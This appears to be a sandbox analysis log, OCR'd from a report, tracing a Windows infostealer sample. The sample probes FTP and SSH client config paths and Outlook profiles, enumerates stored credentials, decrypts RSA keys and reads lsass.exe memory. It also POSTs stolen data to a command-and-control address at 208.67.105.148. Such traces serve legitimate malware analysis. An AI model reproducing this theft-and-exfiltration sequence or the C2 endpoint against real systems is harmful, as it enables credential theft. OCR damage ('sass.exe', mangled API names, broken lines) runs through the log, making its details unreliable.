Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%)Microsoft(Vault\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%Microsoft\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	2036	484
Call System API	API Name: GetDriveTypeW Args: (2:Users\) Return: 3	2036	484
		2036	484
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3		
Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3	2036	484
Add File	Path: %LOCALAPPDATA%MicrosoftWaulti4BF4C442-988A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2036	484
Write File	Path: %LOCALAPPDATA%IMicrosoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2036	484
Call System API Detection	API Name: CredEnumerateW Args: (, 1, ddf1c0, ddf198) Return: 0 Threat Characteristic: Attempts to dump credentials from memory Process ID: 484	2036	484
	Info: Attempts to dump credentials		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\.purple\accounts.xml) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\SuperPutty) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\FTPShell\ftpshell.fsi) Return: 0	2840	2036
oun cyclonian			
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Notepad++\pluqins\config\NppFTP\NppFTP.xml) Return: 0	2840	2036
	API Name: PathFileExistsW Args: (%APPDATA%\Notepad++\plugins\config\NppFTP\NppFTP.xml) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles%\oZone3D\MyFTP\myftp.ini) Return: 0	2840 2840	2036

Call System API	API Name: PathFileExistsW Args: (%APPDATA%\FTPBox\profiles.conf) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Sherrod Computers\sherrod FTP\favorites) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\FTP Now\sites.xml) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\NexusFile\userdata\ftpsite.ini) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NexusFile\ftpsite.ini) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%IDocuments)NetSarang\Xftp\Sessions) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NetSarang\Xftp\Sessions) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%EasyFTP\data) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\SftpNetDrive) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP7\encPwd.jsd) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP7\data\settings\sshProfiles-j.jsd) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%)AbleFTP7\data\settings\ftpProfiles-j,jsd) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP8\encPwd.jsd) Return: 0	2840	2036
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP8\data\settings\sshProfiles-j.jsd) Return: 0	2840	2036
Call System API	$API\ Name: PathFileExistsW\ Args: (\ \%ProgramFiles\%AbleFTP8) data \ Settings \ \ \ \ \ \ Profiles-j.jsd\)\ Return: 0$	2840	2036
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2840	2036
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000000000000	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000000000000		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\85030200000000000000000000000046\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000000000000000000000000000		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Non e	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\	2840	2036
Detection	Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions		

Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions		
	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\(D9734F19-8CFB-411D-BC59-833E334FCB5E)\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: SoftwarelMicrosoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summany\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: None	2840	2036
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\(D9734F19-8CFB-411D-BC59-833E334FCB5E)\Reminders\ Value: Type: REG_NONE		
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1	2840	2036
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	2840	2036
Call System API	API Name: GetVersionExA Args: (2aedc4) Return: 1	2840	2036
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 2af310, 1, 0, 0) Return: 68abc0	2840	2036
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2036 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (68abc0, 2af310) Return: 1	2840	2036
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 2aeee4, 1, 0, 0) Return: 68abc0	2840	2036
Call System API	API Name: BCryptDecrypt Args: (290000, #" áµ½ m2Ø_, 64, 0, š, 8, #" áµ½ m2Ø_, 64, 33616980, 0) Return: 0	2036	484
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS		2036
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2840	2036
Call System API	API Name: CryptDecrypt Args: (68abc0, 0, 1, 0, 6f7748, 1c) Return: 1	2840	2036
Call Network API	API Name: socket Args: (2, 1, 6) Return: 1e4	2840	2036
Call Network API	API Name: connect Args: (1e4, 208.67.105.148:80, 16) Return: 0	2840	2036
Call Network API	API Name: send Args: (1e4, POST /okuma/five/fre.php HTTP/1.0\text{vin/Lost}-Agent: Mozilla/4.08 [Charon; Infermo]\text{vin/Host: 208.67.105.148\text{vin/Accept: "\text{"vin/Content-Type: application/octet-stream\text{vin/Content-Encoding: binary\text{vin/Content-Key: DD058058\text{vin/Content-Length: 269\text{vin/Connection: close\text{vin/vin, 245, 0) Return: 245}	2840	2036
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148:80 Connection: 208.67.105.148:VinContent-Fype: applicatio n/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: DD058058\r\nContent-Length: 269\r\nConnection: close\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\		
Call Network API	API Name: send Args: (1e4, ., 269, 0) Return: 269	2840	2036
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148:80 Content: .		
Call Network API	API Name: recv Args: (1e4, , 4048, 0) Return: ?	2840	2036
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\D2EFF9\94A37B.hdb) Return: 0	2840	2036
Add File	Path: %APPDATA%\D2EFF9\94A37B.hdb Type: VSDT_COM_DOS	2840	2036
Write File	Path: %APPDATA%ID2EFF9I94A37B.hdb Type: VSDT_COM_DOS	2840	2036
Add File	Path: %APPDATA%ID2EFF9I94A37B.lck Type: VSDT_ASCII	2840	2036
Write File	Path: %APPDATA%ID2EFF9I94A37B.lck Type: VSDT_ASCII	2840	2036
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 0, , 2afa70) Return: 1	2840	2036
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2036 Info: Obtains system level privileges		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1	2840	2036
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoff\Credentials*, 0, 2af7dc, 0, 0, 0) Return: 68abc0	2840	2036
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoff\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*, 0, 2af560, 0, 0, 0) Return: 68	2840	2036
	ac00		

Detection	Threat Characteristic: Accesses decoy file %APPDATA%MicrosoftCredentialsIS-1-5-21-790525478-1060284298-101542035-1003*		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*, 0, 2af560, 0, 0, 0) Return: 68	2840	2036
Call System API	ac00 API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 254	2840	2036
Detection	Threat Characteristic: Attempts to detect active running processes		
	Process ID: 2036 Info: enum processes		
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 7ffda00c,w, 4, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 77cb8894,, 4, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 161c10,, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 161c90,, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 161f88, p ., 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 162070, .'., 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1627a8, .[., 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1628e8, *., 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 162a20, H, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 16fd48,, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 16fdc8,, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 16fed8,, 120, 2ae538) Return: 0	2840	2036
Call System API Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 16fb20,, 120, 2ae538) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 16fba0, h, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 16fc68,, 120, 2ae536) Neturn: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 16f6e8, h, 120, 2ae536) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 10neo, 1, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1707a0,, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170588, 8, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170838,, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1708b8, 8\t., 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170938, .t., 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1709b8, 8\n., 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170a38, \.\n., 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170ab8, 8, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170b38,, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170bb8, 8, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170c38,, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170cb8, 8\r., 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170d38, .\r., 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170db8, 8, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170e38,, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 170eb8, 8, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170f38,, 120, 2ae538) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170fb8, 8, 120, 2ae538) Return: 0	2840	2036
Call System API Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170ib6, 6, 120, 2ae538) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 171038,, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (//wimdir%\System32\lsass.exe, 1710b8, s, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 171138,, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1711b8, 8, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 171238,, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1712b8, 8, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 171338,, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1713b8, 8, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 171438,, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1714b8, 8, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 171538,, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1715b8, 8, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 171638,, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1716b8, 8, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 171738, 8, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 171938, .#., 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1723b8, 8\$., 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 172438, 8%., 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 172538, `, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsacs.exe, 1d8860,, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1d87e0,, 120, 2ae538) Return: 0	2840	2036
Call System API Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1d88e0, `, 120, 2ae538) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1d8960,, 120, 2ae538) Return: 0	2840	2036
	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1do9o0,, 120, 2ae538) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1d8be0, `, 120, 2ae538) Return: 0	2840	2036
		20.0	2000
Call System API		2840	2036
Call System API Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1d8c60,, 120, 2ae538) Return: 0	2840 2840	2036
Call System API Call System API Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1d8c60,, 120, 2ae538) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1faee0,, 120, 2ae538) Return: 0		
Call System API Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1d8c60,, 120, 2ae538) Return: 0	2840	2036
Call System API Call System API Call System API Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 148c60,, 120, 2ae538) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1faee0,, 120, 2ae538) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1fbee0, `, 120, 2ae538) Return: 0	2840 2840	2036 2036
Call System API Call System API Call System API Call System API Call System API Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1d8c60,, 120, 2ae538) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1faee0,, 120, 2ae538) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1fb0e0, `, 120, 2ae538) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1d8d60, `w., 120, 2ae538) Return: 0	2840 2840 2840	2036 2036 2036


Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22de30,", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22deb0, 0.", 120, 2ae538) Return: 0	2840	2036
Call System API	ADI Nomo: NiDocd Vistual Manage, Augu. / 9/ windigh/ Nowton 20/leage aug. 224520, 0.1. 120, 2ap 529. Debum: 0	2840	2036
Call System AFI	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22df30, 0.", 120, 2ae538) Return: 0	2040	2030
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e030,", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22e0b0, 0.*, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22e130,", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e1b0,", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22e2b0, 0.", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e330, 0.", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22e430,", 120, 2ae538) Return: 0	2840	2036
	AND AND AND AND AND AND AND AND AND AND		0000
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22e4b0, 0.*, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22e530, 0.", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e630, 0.", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22e730,", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22e7b0, 0.", 120, 2ae538) Return: 0	2840	2036
0.110.1101		2010	0000
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22e830,", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e8b0, 0.", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22e930,, 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22e9b0, 0.", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22ea30,", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22eab0, 0.", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22eb30,", 120, 2ae538) Return: 0	2840	2036
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22ebb0, 0.", 120, 2ae538) Return: 0	2840	2036
